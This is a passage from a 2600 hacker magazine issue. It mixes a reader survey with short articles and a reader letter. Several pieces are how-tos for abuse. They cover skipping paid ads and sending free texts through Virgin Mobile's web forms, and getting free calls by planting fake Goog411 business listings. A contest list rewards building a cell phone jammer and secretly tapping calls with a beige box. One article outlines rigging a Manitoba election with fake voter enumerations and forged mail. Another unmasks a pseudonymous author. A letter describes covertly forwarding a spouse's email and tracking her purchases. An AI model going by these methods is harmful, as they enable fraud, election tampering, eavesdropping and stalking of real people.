A simple observation of the path you take to earn your minutes shows us how to skip the video and just give feedback instead. Let's take an ad from heavy.com for our example. The sample URL is http://cache.ultramer-cial.com/d/054-347/heavy_flash.html. Our URL will change to http://cache.ultramer-cial.com/d/054-347/heavy_survey.html.

Notice the only difference is changing flash to survey.

This technique could cut several minutes from your time spent watching Xbox 360 ads and in turn give you up to five minutes per day of free airtime. For me this has cut my prepaid minutes in half on the days that I "watch" these videos. For a guy who is only on his phone for ten minutes a day, this is a pretty sweet deal.

Along with the Sugar Mama program, there are other kickback deals that give out pretty decent rewards. The Kickbacks program gives you free airtime whenever your friend buys \$15 or more of airtime and lists you as the referrer. This is nice when you have two phones in the family, and your little brother makes sure you get your kickbacks. But the real kicker to this program is the reminder system used to let your friend know that they should "top-up" with you in mind.

In the Kickbacks menu (<https://www.virginmobileusa.com/myvirginmobile/referral.do>) there is a small set of text boxes at your disposal. The top box is for your friend's phone number and the bottom is Virgin Mobile's reminder to "top-up." Virgin's mistake was letting this box be modifiable. This little reminder has now become your

ticket to free outgoing text messages. All you have to do is modify the contents of the text box and send it off. The return address will be your cell phone's number but you won't be charged a nickel. (Literally, their texts are five cents apiece.)

In conclusion, Virgin Mobile does provide a decent prepaid cell phone service while neglecting some basic protections for some of their web features. I do plan on staying with Virgin Mobile, at least until they stop giving me kickbacks.

Owning UTStarcom F1000

by ZiLg0
ZiLg0@trashmail.net

The UTStarcom F1000 is a nice "cheep" (\$119.99 <http://www.voipSupply.com>) WiFi VoIP device. The pros are small candy bar form factor, decent battery life, and if you hack it open you'll find a lovely MiniPCI WiFi style antenna connector ready for all your Tx/Rx ideas. It's not that the built in antenna does a bad job holding your signal but you could use a Yagi to lock onto a distant AP and look cool talking on your phone while everyone assumes you are a terrorist. The only qualms I have with the device is the lack of any ability to import/export phone book entries, but if you have no friends then you have nothing to worry about. Second and foremost, you are only allowed one SIP account configured on the phone.

I originally purchased my UTStarcom from BoredVoice back when the handset first came out and was twice the price as what you can get it for today. I used the device for three months to drunk dial my dorm a bunch and check in with family while in Japan. When I got home I canceled my service and forgot about the phone.

A few months later I started looking into Asterisk to deploy on my campus. That is when I discovered the locked state of my phone. I had never had the unpleasantness of a locked phone. I've never owned a cell phone thankfully. (I got all my minutes racked in the dumpsters of RatShack!) I spent much time feeding queries into Google but that went nowhere. A few months ago I was clued into a link off of the UTStarcom forums, a nice place to get technical advice direct from the developers. The link pointed to <http://www.betateilchen.de/>. This resource is what saved me and should help you! Providing downloads as well as tftp service for the latest UT firmware. Here is how you can break the lock on your phone:

Download the correct firmware and uncompress the zip to your desktop.

- You will now need to enter the hidden

ATE menu to proceed.

- Turn off the phone.
- Holding the 1 and 9 keys press and hold power (end key) for a few seconds. Wait for Func No: to appear.
- Enter 37 and press send key, look for success, press end key.
- Enter 38 and press send key, look for success, press end key.
- Enter 41 and press send key, look for success, press end key.
- Now hold end key to power down the phone.

Congratulations! You have now wiped the phone clear of all data including the tftp server that the phone calls home to provision itself. Now run `fwupgrade.exe` from the desktop. The phone and computer must talk to each other using the same AccessPoint. Let the upgrade application time out and ask you to make sure the phone is on.

It is crucial that you power up the phone immediately, get to Menu>Misc>RemoteTFTP, and update as quickly as you can.

As soon as you confirm that you want the phone to update click "yes" on the update tool to have another go at finding your phone. With much luck the computer will fertilize the phone with new firmware. You're not out of the woods yet. It took me a total of four times following these steps to break the phone of the lock. The first time I found the phone called out to BoredVoice and reverted back to a locked state in a matter of seconds. The other three times I guess were just for good measure. It's been four months now running v4.50st and all is good with the added bonus of a web interface to take care of all configurations.

It has been said that this will not work on newer hardware, but hope for the best and give it a try!

An extremely useful recourse is http://web.quick.cz/lake/f1000_faq.htm

\$upport Open Source! Shouts to your mother!

Hacker Perspective

You



In the spring issue, we sent out a survey sheet with a non-stamped envelope to all of our subscribers as well as anyone who subscribed between the spring and summer issue release dates. Over 15 percent of the people responded and around 86 percent of them were in the United States. We want to thank those of you who took the time to send in a response and even pay the postage which is further proof of your dedication.

We realize that the survey was only sent to a fraction of our readers and if you pick us up at a newsstand, you didn't have a voice this time around. We have yet to figure out a good way to do this online while being confined to those who actually buy the magazine, however we are considering several options for the future. So these numbers should not be considered scientific. But we feel they do represent a good cross section of our audience. As always, your comments and feedback are welcome. And now, let's look at some of the results.

First off, the average age of our readers is 36. We were surprised by the number of people who read us well into their 70s and beyond. 85 percent of the people are civilians with around 2.5 percent each being in the military or in a prison. The remaining 10 percent were either "other" or didn't answer.

Nearly 60 percent of our readers who are in school are at college level with another 27 percent at grad school level and 14 percent in grades 9-12. That's of the 29 percent who chose to answer the question in the first place. 15 percent of respondents are college dropouts and less than 1 percent are high school dropouts.

Just under half of the people have heard of 2600 through the Internet or friends. Just over a quarter have heard of 2600 through bookstores or newsstands. Almost nobody has heard of us through family.

The average subscriber has been with us for just under five years. And a shocking 92.3 percent have never been to one of our conferences while a staggering 92.6 percent don't go to 2600 meetings in their area, most of whom stated they didn't go simply because they didn't exist where they lived. Around 32 percent listen to *Off The Hook*, our weekly radio show. Nearly 96 percent of our readers have Internet connectivity.

On a scale of 1 to 5, 2600 overall weighed in at 4.42. Other ratings - price: 4.45; covers: 4.35; editorials: 4.26; articles: 4.12; marketplace: 3.41, general layout and design: 4.08; payphone pictures: 4.21; puzzle: 3.61; columns: 4.34; letters: 4.13; and the back cover: 4.32. Of the

changes people would like to see, many expressed a desire for less technical content, illustrations, and diagrams. People were split right down the middle on whether or not we should have advertising or whether we should continue to print code in the magazine. However the people who were against these items were very passionate in their opinions. Nearly everyone who answered said their subscription does not arrive on time. (Thank you, U.S. Postal Service.) Most people found the website and online store to be good overall while our customer service approached the excellent rating. There was strong interest in a book or other projects in the future.

Nearly everyone had additional things to say, all of which we read and will consider. We can only print a fraction of the comments here but we want to thank all of you who took the time to fill this out and provide us with much valued feedback. Here is some of it:

- Nothing stands out as a "favorite" but I've read every magazine cover to cover since about 1986. Can't say that about any other magazine.

- Continue to offer a diverse range of articles and topics. For every one article that doesn't interest me, there's five that do.

- You see my age (61). Your type size is *too small*. Sure, you get more info per page but it's a real pain to see.

- You're close to being an above the board, respected journal. But not quite.

- I greatly enjoy the editorials and letter columns. Articles about nationwide franchise systems are also quite interesting.

- You guys are great. All the prisoner ads are kind of disturbing. I wish I was smart enough to write something to get published. Maybe some day. For now I will keep reading. You guys have the #1 spot in my magazine rack by my toilet.

- Stop throwing politics into the mag. You're a *technology* zine (whether or not you like it).

- I love the mag. I love the editorial slant. I feel like there is no tech subject matter missing. I feel very inspired and very motivated to boost my skill set when I read 2600.

- I would like to see more about hacking around the world (Asia, Europe, Latin America, etc.) Sometimes it's too U.S. specific.

- I laugh when you guys complain about the prison sentences of thieves who steal over the net. Those guys are common criminals. They just use an uncommon method to steal and deserve the time they get. Don't treat them differently (better) than other thieves.

- Really, cut down on the letters to the editor. Some months there seems to be more letters than

signal.

- I really like 2600 and enjoy the articles. The website is a little weak. I completely understand that most of your efforts go into the great publications but the website needs a little more "umph."

- The magazine content is excellent. Sometimes the "Letters" section is a bit tedious but even there you do some clever editing. Technical articles are great!

- I think you provide a great service to all of us in the fields and to everyone by "taking one for the team" when it comes to fighting to uphold our Bill of Rights. Keep the faith. I help you behind the scenes at every chance.

- There has been a lot of concentration on computers - specifically network security issues. But hacking can encompass far more than this. I remember a good article some time ago about genetic engineering. It would be good to see more articles on these less archetypal forms of hacking.

- More telecom. I'm interested in how the entire phone system operates.

- A few more pages maybe?

- Keep out the advertising as long as you can. I know sooner or later you aren't going to be able to exist without it but hang in there.

- The last 2600 I received (24:1) had some heft to it. Makes it seem more "worth the money" especially if you're buying at a newsstand.

- Every once in a while, an article appears that is very relevant. The letters section is wildly entertaining.

- Presume your readers are smart enough to figure out who are the good politicians and who are the evil control freaks. Stop bashing one party or the other.

- I love the magazine and look forward to reading it in full when it arrives. It has an important and much needed point of view that cannot be marginalized or ignored.

- I am not a technical person but the articles on social engineering are the best to me.

- Regarding article content, I have a problem with short, obscure topics. A made-up example: "Here's how to hack the pricing gun found only in three stores in mainland China." If that

- article is only four or five paragraphs long, who really cares? Short articles should be topical enough that many people can relate, "obscure" articles should be long enough to make me care about the details and what a cool hack is being described.

- You guys are doing a superb job. I enjoy reading articles about security flaws in programs and companies. People report these flaws and the companies/people don't think it's important. It kills me to think people do not care about security until it directly affects them. I would enjoy more beginner articles for us older beginners.

- I'd like less ultra-technical gibberish that only engineers understand.

- Would like to see more RF stuff.

- Less editorials.

- Less beginner type articles.

- Why in the world is this not an electronic survey? You dedicate a paragraph to stamp prices yet you choose not only to make us pay postage but you will have to pay someone to transcribe this chicken scratch!

- Improvements in layout and binding much

appreciated. Many times "paths of action" or "tricks" described in content is either too hacker-babble or not communicated in a way that could make it fun for me too.

- Less politics. There seems to be an obvious pull to the left at times. I'm part of the VRWC. Keep the politics out.

- I love the mag. The lifetime sub was the best decision I've made.

- I like just about everything about computers (phones less so). Your magazine's awesome. Don't ever lose a multi-billion dollar lawsuit and be wiped off the face of the earth or something.

- No advertising!

- Keep up the good work! If you feel you have to change I hope you stay focused on "hacker spirit" type stuff - semi-licit exploration - rather than beginner articles or personalities.

- I enjoy articles/columns which exhibit cleverness and balance. I also enjoy those which highlight abuses which could jeopardize our constitutional rights and freedoms.

- Usually totally agree with your editorials. Read articles mainly to see a fresh approach to the world. Just like in medicine, the suits often have little concept of what is important.

- Maybe it's me becoming an aging curmudgeon, but the content seems to be slipping into older news, rehashed news, and kid culture news. Don't get me wrong. I love you guys and I realize the Internet has changed the rag readership over the years. But the spirit of sharing the novel and arcane now seems more often focused on gaining the attention of the trivial MTV/MySpace/YouTube generation.

- I like the payphone photos and opinion pieces.

- Less responses to letters from clearly stupid people.

- Please don't let my subscriber information get out to anyone.

- It's practically impossible for me to say if you should change or stay the same. I've been a reader for almost 20 years and I would say you've kept pace just fine. So don't "change for the sake of change" and don't "stay the same because everyone says so." Your writers, many of whom are younger in years than me, are writing interesting articles and I enjoy them all.

- Please, less of the anti-Bush, anti-government rhetoric. Not what I buy your mag for. I can find that stuff in all other media.

- I support 2600 because I believe in freedom of speech and American ingenuity. Hack the universe!

- I favor the editorial commentary in the front.

- Just keep evolving with the times and I'll always be a subscriber!

- Less code and phone stuff.

- More hacks for products, electronics, and consumer gear. Less pages and pages of code.

- More "how to" articles, less self-serving rants!

- More political issues for hackers - can't get enough of them!

- This isn't the best place to request this, but higher quality *Brain Damage* episodes, and maybe bring back "The Tripods" in podcast form (the TripodCast?).

- The content is great and I love the editorial policy that brings me views, code, and input from people from all walks of life. I even think that the

generally execrable layout has its charms, but I do think that it's time to tidy things up just a bit. When I bring a magazine article or research report to the CIO or CFO of the company I work for to illustrate or advance a point, or to use as supporting evidence for an investment or procedural change I want the company to make, it's best if the journal in which the article was published does not itself look like a bomb threat.

- More political content, more technical content. The new binding makes it hard to read. Keep being 2600.

- More scanner info and electronics. Less back cover telephones. Enough now.

- Way too much political ranting. Not everyone in the government is out to destroy you.

- Those letters from prison are pretty intriguing, but they all sound the same.

- About the only thing I want sometimes is more in depth information on *how* to do what the article is written about.

- As a (really old-school) technology geek, I appreciate your consistently good-to-excellent publication. You have mostly the right ideas. As a U.S. citizen that is very concerned about the future of our country, I can only hope that more responsible freethinkers will come forward to help keep tyrants at bay. I do remember the reigns of Hitler and Stalin. It can happen here!

- More how-to's for the novice, radio related articles, and telephone related info. Less rants against the U.S. government, puzzles, and political statements.

- I like the way you have evolved 2600 over time. I've been reading since 1990 or so but started the subscription at HOPE Number Six. I like the fact that you fight for what you think is right. And you have the fortitude to see it through. That above all earns my respect.

- A better structured organization of your readers/listeners would not result in a terrible loss of free thought, but rather would help establish a more powerful political influence.

- Give more stuff away.

- Less paranoia.

- More tech, bigger print, less marketplace.

- I can't help but wonder how egos haven't caused you guys to fail from within like all other organizations. *Thank you* for being so humble.

- Less cable articles, lockpicking, phreaking.

- I like the magazine so far. Maybe some photos to accompany the articles. No puzzles - those are stupid.

- Less whining about black helicopters and social engineering.

- I tend to like the hardware hacks and political/social insight. Not so interested in stealing people's Facebook accounts.

- I love that you are independent and opinionated. I love that you have no ads and only members can put stuff in the marketplace.

- As silly as it sounds, 2600 is all the more appealing because it's in digest format. I like 2600 more than any other magazine, even though it isn't perfect.

- Looking forward to the image that is appearing on the new flat spines of the cover - top work!

- Less of those Captain Crunch whistles in the

marketplace. They have only had a few left for years.

- I really like the consistent feel to editor comments in the letters sections.

- More advanced articles, political articles, hacktivism articles. Less beginner articles.

- Less kids showing off their useless social engineering gimmicks under the impression that they're hackers.

- Any information regarding petitions or other reasons to contact our political representatives would be nice. This could be helpful in preserving some of our rights and keeping our voices heard.

- More First Amendment, less techie.

- I like the new bindings and the puzzles. And I like the new layout. The constant hacktivist rhetoric gets a bit old.

- The magazine is definitely one of a kind here in the U.K.

- Continue forth with your manifest destiny!

- I really love getting 2600. I get very happy when it comes.

- I like the stretchy feeling my mind gets when I try to read the articles that are very technical. I *really* like the physical size of 2600. Stay funny.

- More non-technology hacking, urban exploration.

- Tell me more about issues, security flaws, Big Brother, etc. Please spare me the "I hate my former employer - here's how to fuck them over."

- Like the outlook - progressive, but not blindly so. Keep it up.

- I know that space is limited in a magazine your size but I sure would like to see a little larger print. My eyes aren't what they used to be.

- 90-95% of the stuff I read in 2600 is over my head. But I still enjoy it, believe it or not.

- I haven't been "getting" the covers lately. But I also haven't put any thought into them.

- Every issue has at least one article of interest.

- I like the fact that the articles are complete and I don't have to go to the back to continue.

- Thank you all for trying to keep "hacker" from becoming a "scarlet letter."

- Less justifications for illegal activity.

- I don't get much value from crafted packet SQL web injection exploit code and complex java stuff.

- More tech articles, accurate articles, political analysis. Less stupid rants, letters without sarcastic comments from editors.

- I read to see what's on fellow 2600ers' minds, not so much to learn tech stuff. I generally like the current mix - even the dumb articles have a certain place as humor pieces.

- More discussion of current issues regarding citizens' privacy and rights. Less highly technical stuff.

- Been reading since I was 13. Your mag has changed my life and motivated me for years and I hope for years to come.

- More social/political/legal articles and/or commentary.

- Why is there only a conference in New York?

- You guys are a breath of fresh air on a planet with no oxygen. Thank you.

- I love "The Telecom Informer." What a great look into a niche most don't get to see.



Hacking 2600 Magazine Authors

by Agent Smith

I've been reading *2600 Magazine* for a long, long time. One thing that's remained constant over the years is that people feel the need to identify themselves in the magazine. Everyone's got to have a 733t nick name, shoutz out to their budz, something that their friends will recognize. Sure, it's human nature to want to be known, to grab your 15 minutes of fame - but at what cost?

I work for a company that is large enough for some of you to recognize. Call it Metacortex. And a while ago, I happened to spot a hack in the pages of *2600* that involved a weakness in my company's computer systems. I thought to myself, "Well, it's always bad to see your company in *2600*" but as it had nothing to do with my area (and did not directly involve outright theft from the company) I carried the thought no further. A month or so later, my friend and coworker Jones came to me and said, "Did you see our company is in *2600*?" I answered yes, I had. He pointed to the `the2600one@hotmail.com` address in the byline and said, "I'd like to try to find this guy, but how do you find someone who has a Hotmail address?" Never one to shy away from a direct challenge (and wanting to show off in front of Jones), I pulled up Firefox.

First stop: Google, of course. But the email address provided turned up nothing, as did a simpler search for "the2600one". Other search engines came up short as well. Hmm... what about newsgroups? Bingo! Google groups turned up two matches and they both contained taglines that read very much like "I'm the2600one@hotmail.com, but you can reach me at neo2600 on AIM." Now I was getting somewhere. I had an alias that was much more likely to be "findable." A search for neo2600 in Google Groups came up with several rambling posts, but it was a web search in Google that turned up some really good hits, including a blogspot entry that referred to an AIM friend as neo2600. That was directly linked to a blogspot entry for neo_the_one himself.

Journals are a great place to dig. People love to write about themselves. On his user profile, I found he lived in Capital City, his birthday was March 11, 1962, and he had another email address: `tanderson@famous`

`college.edu`. T Anderson - could it really be that easy? Phonedex.com showed me several dozen T Andersons in Capital City, but there were too many to call. I scratched my head for a minute, then thought about everything I'd seen. His hack showed a fairly deep exploration of our company systems - too intimate for an ordinary member of the public. What if it was written by a bored employee who had all the time in the world to explore the system? A quick trip to the employee database revealed that we had an employee named Thomas Anderson working at our Capital City location and his birth date was March 11, 1962. Game over. Total time from idle curiosity to totally busted? 15 minutes. Agent Jones was suitably impressed.

I was seriously thinking about calling Mr. Anderson at home and offering him a job on my team. Someone who could dig in and find that info obviously has some talent and maybe I could use him as a penetration tester. At least I could buy him a beer or something. But my friend reminded me of a little problem: this guy identified a security hole at work, but he didn't tell anyone at work about it. Instead, he wrote about it publicly in *2600 Magazine*. He had already proven himself untrustworthy. The more I thought about it, the more pissed off I became. My buddy finally said, "Let me call my friend in the security group." One phone call later and they were drooling. They'd been trying to find this guy for two months with no success! They had me forward the details of my search to them. They also told me not to make contact with Mr. Anderson as they still hadn't fully fixed the problem.

Mr. Anderson had violated very basic rules that every animal instinctively knows: don't shit where you sleep and don't bite the hand that feeds you. So if you're thinking about posting a weakness at your place of employment, try turning it in to your security team first. If you're afraid of repercussions, do it semi-anonymously via Gmail or Hotmail. While I don't like the thought of busting someone for a bit of harmless hacking, I seriously hate disloyalty.

Thus began a new little hobby of mine. How many *2600* authors could I identify or, more accurately, how many *2600* authors

identify themselves? If you play the home version of the game, you'll soon find out what I did: most authors aren't hiding themselves very well, especially the people who profess to be posting hacks about their own workplaces.

My advice to all you budding hack authors is this: First, if you find a weakness at work, don't tell 2600 about it until you've given your security people the chance to fix it. You can still bag credit for the hack later, but at least you acted responsibly with it. Finally, if you absolutely must sign your article with a disposable email address, for god's sake *dispose of the email address*.

As for Neo? As with every security or law

enforcement group, they'll never tell you how things turned out. Of course, that didn't stop me from checking Neo's blog later, where he eventually posted an angry rant about the feds showing up at his door and his getting fired. Cry me a river, Neo, you bit my master's hand.

Shouts to Agent Jones and Agent Brown. You don't need to know who they really are, but I'm planning to buy them each a copy of this magazine and circle this article.

All names, aliases, dates, and places have been changed. Not because I care about Neo, but because I really don't need you to backtrack this article to me and Metacortex.

Designing a Hacker Challenge

by **glutton**

In the lovable if technically suspect Hollywood flick *Hackers*, two rival hackers battle it out to see who is more "elite." Needless to say, most hackers I know found the scene incredibly entertaining but not terribly applicable to day-to-day geekery.

Still, everyone likes a challenge. Not for "leetness" - because no one cares. Rather, for the challenge and stimulation of a contest. The core idea is this: a group of hackers undertakes a series of tasks, earning points for every success. The hacker with the most points at the end of the year is the champion.

Like the guy says in *The Big Lebowski*, this isn't Nam, there are rules. Without rules, the whole shebang turns into a huge griping session full of backstabbing and whining. And that ain't fun for anyone but lawyers.

Ground rules:

- Agree on timelines, objectives, and measures before the contest begins.
- Be safe.
- Any laws you break should not be for personal benefit. Stealing is tacky. So is hurting other people.
- If you have anyone relying on you for their livelihood (like a spouse or child), do not break any laws at all.
- The contest is about what you accomplish during the challenge, not what you have accomplished in the past. You get no points for having "fulfilled" various objectives previously. For instance, say the task is to desolder a radio for one point. If you did that last year, you don't get a point for it.

- All disagreements are resolved by popular vote amongst the contestants.
- Document everything you do.
- Spend as little money as you can.
- Don't cheat.

Objectives

No one can tell you what tasks you should use for your challenge. If your group is introverted, maybe hacktivism would be a worthy choice. If you're all extra-class hams, then ham radio challenges could be a waste of time. The most important consideration is that everyone have fun and is pushed to go the extra mile. I would suggest avoiding dumbass and stereotypical categories like defacements and intrusions, but it's up to you. Here is what I came up with:

Electronics:


- Build a working piece of electronics from a kit or schematic. (2 points)
- Research and build a working beige box. (3 points)
- Research and build a working cell phone jammer. (5 points)

Amateur Radio:

- Use a scanner to listen to radio frequencies in your area. (1 point)
- Get your Technician's license. (2 points)
- Pass the General exam. (3 points)
- Pass the Extra exam. (4 points)

Literature:

- Download and read "The Hacker Crackdown." (1 point)
- Read the entire run of "Phrack." (1 point)



- Read books on or by famous hackers. (1 point per book, 4 points max)

- Submit an article to a hacker zine. (2 points, 4 points if it's published)

Urban Exploration:

- Dumpster dive. (1 point per instance, 3 points max)

- Infiltrate a condemned building. (4 points)

Access:

- Wardrive/walk and find unprotected access points. (1 point for every 4)

- Hack a password-protected 802.11b connection. (4 points)

Hacker Culture:

- Wear obvious hacker t-shirts in circumstances (work, family gatherings, bar mitzvahs) that would raise eyebrows. (1 point per day, 3 points max)

- Listen to five hacker podcasts, radio shows, or convention audio tracks. (1 point)

- Lecture a civilian on what it means to be a hacker. (1 point per person, 3 points max)

- Attend a hacker gathering like a "2600" meeting. (1 point)

- Attend a hacker convention. (2 points)

Programming:

- Sign up as a developer in an open source project and make at least three intelligent posts in the developers' forum. (1 point)

- Explore a new programming language. (2 points)

- Create a useful and usable program in the language of your choice. (4 points)

Privacy:

- Create an autobiographical web page

filled with completely false information. (1 point)

- Use a magstripe reader to investigate all the cards in your wallet. (2 points)

Movies:

- Watch hacker-related Hollywood movies. (1 point each, 3 points max)

- Watch a hacker-made movie like "Freedom Downtime." (2 points each, 4 points max)

- Videotape, score, and edit your own hacker story and publish it on the web. (5 points)

Hardware:

- De-Microsoft your computer. (1 point)

- Successfully set up your primary computer to dual boot two different operating systems. (1 point)

- Upgrade a difficult component in your primary computer. For instance, overclock your processor. (3 points)

- Completely disassemble your primary computer and reassemble it in working condition. (4 points)

Phreaking:

- Find five payphones. (1 pt)

- Use your beige box from the Electronics challenge to successfully listen in on a conversation, unbeknownst to the participants. (3 points)

Tiebreaker

If two or more contestants are tied or nearly tied at the end of the contest, have a tiebreaker challenge. Have them design their dream hacker space, and the contestant with the coolest design wins it all.

Hacking an Election

by Dagfari
<http://dagfari.net>

Working in Elections Manitoba has given me time to think - after all, it's Government work, eh?

Manitoba's election system is designed to provide secure paper voting with easy computer enumeration and vote counting and a thick paper trail. There are, however, multiple possible ways for a candidate to rig an election - at least for him. I'll be showing you one of them.

In case you aren't familiar with how provincial elections work in Canada, here's how. Each party fields a candidate to each

electoral division. Thirty-three days before the actual election, the current legislative assembly issues a writ. Then, for two weeks, enumeration takes place, with people going door-to-door collecting names of eligible voters and marking them down. The names are entered into the database and handled with computers from this point on. Each returning office serves one electoral division, and each division is further broken down into various voting areas of about equal population. For example, the "Fort Whyte" division is broken down into a total of 65 voting areas. Each area consists of between 200 and 350 voters, each area has its own

voting place where the actual voting occurs.

A week before elections take place advance polls begin, and the next week, Election Day. But a certain candidate, Mr. Theoretically Corrupt, has already guaranteed himself a seat in the next legislative assembly! (oh noes)

Technology

The enumeration software here for Elections Manitoba is called VES, the Voter Enumeration System. It's a Microsoft Access program, secured for multiple users with passwords. If you have access to the Master computer for the returning office serving that division, you have direct access to that database which, if you can edit directly, you can add voters to with no security check.

I'm sure we all know the old adage about "when an unauthorized user has physical access, you lose all security." The bonus is this: at least in my RO, the Master was routinely used as an extra data entry terminal. However, this sort of direct access is entirely unnecessary for a candidate to steal the election, as we'll see....

The Snatch

When the writ is signed, the Corrupt Candidate's goons get jobs as enumerators for his division. As enumerators, they are given everything they need - a badge, a pen, and a carbon copy pad of forms to fill out with each person's address, name, phone number, and other information.

There are no checks on whether the information filled out by each enumerator is necessarily true, and so it becomes a numbers game - 65 goons (one for each voting area) fill out an extra 20 names each. For some bonus, one could add names to vacant houses or add people in such a way that will not be detected with a casual observation of the list - like matching last names with people still at the address, or looking up

names of dead relatives.

That's an extra 1300 votes for the candidate, and that is likely enough to turn the election towards whoever is willing to do it. On voting day, those goons step into the lines at three separate voting places and work their way through each voting area.

Of course, this only gains the party the candidate is a part of one seat in the assembly - hardly enough to form a government or wrest power away from a majority. However, if the corrupt candidate was running against someone important - the premier of the province, for instance - or if all candidates from one party were this corrupt, then it could cause a lot of hassle/panic/disaster.

Conclusion

Thankfully, Canadian Elections' decentralized structure makes this sort of election-rigging hard and costly to do by itself, and there is always the risk that the voters' count would be noticed. It's possible for the Candidate's goons to fill in names for those houses that don't have any people living in them, or houses that are under construction - but that may take away from the total number of bonus votes.

As it is though, once a name is enumerated, the voter is considered to be "in the system" and identified. All each goon needs to identify himself is something that has both his fake name and the fake-or-not address on it. Drivers' licenses are good, but for election-stealing purposes mail is better and easier to forge.

But of course, this is all for informational and analytical purposes only. Any use of this information or any other information available in an illegal or dishonest manner is no fault of mine and not something I condone as the writer. Please, do not steal Manitoba's Elections, money, software, or anything else. Thanks.

How to cheat

Goog411

by PhreakerD7

```
def Intro():
```

In case you haven't already noticed, Google's come out with a free 411 service. No big deal. There have been others before it. But one thing I've noticed that's quite interesting is this little line from their own website:

"It connects you directly to the business,

free of charge."

Oh... yeah. Well. I'm going to show you just how easy it is to exploit this service. First off, go ahead and play with it a couple of times if you haven't already. It's good for the soul. The number is 1-800-GOOG-411 (1-800-4664-411).

```
int main(){
```

It's a pretty interesting service, really. But,

Search businesses by name or category
Connect free of charge

1-800-GOOG-411

1-800-466-4411

New! It's 411 by Google

there's one thing they did wrong. It uses the businesses from Google Maps. And anyone with a "Google Account" (which is the same as a Gmail account) can register a new business. And all you have to do to validate a business is be able to answer the phone number you provided and give them the PIN number they assign you. That's it. No other validation.

So... say we were to have a Google Account (or register one, as they're free) and we were to accidentally put a new business in the directory. With a very unique name and with the phone number corresponding to our friend's cell phone. Well, we go through all the steps, put the business in a strange category that most people wouldn't look at while using Goog411 or one that there aren't a lot of businesses near you in. (Say, if archery isn't very common around where you live, click that as the category to help narrow your results.)

However. There is a down side. Google is just damn slow at updating. It'll tell you that your listing will appear in one month. Wow. So don't expect to be calling pretty soon. Bummer. I know.

But. The little devils over at Google have missed something. When you first enter the business, you obviously have to use a number you can answer. But after it's been answered, simply go back to your local business listing or whatever on your account, click edit on the business you just added, and just change the phone number. It doesn't even ask you to verify by calling you again. It assumes that it's legit. That's what Google gets for assuming!

After that, just make sure to answer whatever number you put in when Google calls (or use your own number and change it later), enter the PIN they give you, and wait for a bit. Soon Google's slow ass will eventually get around to adding your business to their database of businesses. After that, simply call Goog411 from any phone, look up the business you put in there, have Google call it, and bingo blamo, you can use Goog411 to dial a friend.

Note: Goog411 only lists the eight most popular results. So be sure to search for the name of your business, not the category. Otherwise, it probably won't be one of the top eight businesses.

So what does this mean? Go to your nearest payphone. Most will offer the ability to dial toll-free numbers for free. Call up Goog411, look up the number you put in, connect for free, and yep. It'll connect you. Free of charge.

I think this Goog411 can be put to some

really good use before Google pulls the free connecting part. Just add all your friends as businesses, any cool/useful numbers, anything you'd ever want to call from a payphone. Add as many as you can so that when Google does get around to adding one, they should all be up at the same time. And everyone, if you put some good numbers up as a business, let everyone know the city/state it's in and the name of it. So if you put in an ANAC you know of as a business, try and let people know so we don't end up with forty businesses of the same number.

It's really too easy. Put some payphones in there. Put long distance payphones. Hell. Put in a payphone number, call it from a payphone next to it, answer it, and leave them both off hook. In fact, why not do something crazy?

Set up an Asterisk box at home and put that number in the Goog411 Business Database. Set it up to three-way a payphone next to another payphone. Call Goog411 and connect to your Asterisk box from a payphone. It should connect to the payphone next to you. Pick it up, talk into the original payphone, and listen in the other. There should be some delay depending on where you live. Note: It won't be a lot of delay.

But who says you have to stop there? Gather up some of your online phreak friends from around the country/world. Setup Asterisk boxes to three-way other Asterisk boxes and then to finally three-way a payphone. Set the first one up in the Goog411 Business Database, call it from a payphone, and hopefully you can cause quite a bit of delay. The further apart the Asterisk boxes are, the more delay will be created. }

sub Conclusion:{

That could be quite a fun project for all your phreak friends. Heck, for any of your friends. That's a little bit of old school phreaking fun, made easier with the help of two free services. So I hope you've all learned something from this article. That no matter how powerful a company is, no matter what service will be put out, we can beat it. Good luck and take full advantage of this service! Let Google know we love their little service and their big hearts.

}

procedure Shoutz;

I've got to give props to Halla, Murder_Mouse, [H4z3], dracosilv, James_Penguin, Sock, and big props to P(?)NYB(?)Y. That guy was pretty much my inspiration for becoming a phreak. Thanks a lot, man. Everyone at InformationLeak, and everyone I missed, cause I know there's a bunch. And also those phreaks out there still doing their thing and spreading the word.



Privacy

Dear 2600:

After receiving the newest issue of 2600 I started going through my stacks of back issues. This wasn't what I was looking for but I came across an all time great article in 20:3 entitled "Infidelity in the Information Age." Normally I'd just skim this article and move on but last May my wife broke the heartbreaking news to me. I'll leave out the juicy details but she told me she broke off the affair and wanted to fix our marriage. Having your spouse tell you this is the worst kind of agony. I can say there is nothing more painful or life changing that I've ever experienced. Within the next few weeks I changed from being an all-trusting husband who never questioned his wife's faithfulness to an obsessive, overly jealous man who had to know where she was and what she was doing at all times. Atoma's article was about the information he was able to pull up off his girlfriend's computer from deleted and hidden files. He was not only able to find this information but he was able to put everything together and create a very detailed timeline of everything she did including phone calls, bank withdrawals, and addresses she went to.

I am not so lucky. My wife is aware of my computer skills and if she wants to do something on the Internet that she doesn't want me to know about, she'll use one of the Internet accessible computers at her college. When I wasn't pacing or going nuts in some way, I was on the web trying to find out everything I could: Where was she now? What was she doing? How long had she been there? What was this guy's name? Where did he live? Where did he work? What was his email address and phone number? Did he have a criminal record? Was he a sex offender? Was there a warrant for his arrest, hopefully?

www.blackbookonline.info has links to several sites looking up criminal or government records. With this site and others I was able to answer all these questions. Atoma said he was shocked that he was able to get all the information that he did. I can easily say the same thing about what I found off the Internet. My wife's college-issued student identification cards that worked similar to credit cards. You deposit money and that amount is credited onto the card. This allows you to use these cards to pay for anything while on campus. This information is then put on the college's website so the students can view their account balance and history. Through this website I was able to see when she arrived by the coffee she purchased before her first class and when she left by paying the parking fee for the parking garage.

The college email account allows you to forward all incoming and outgoing emails to another account so you can view them in your preferred email provider. I had no trouble setting this so I could monitor her online communication. I had access to her class schedule, room numbers, times, teachers and their email addresses as well.

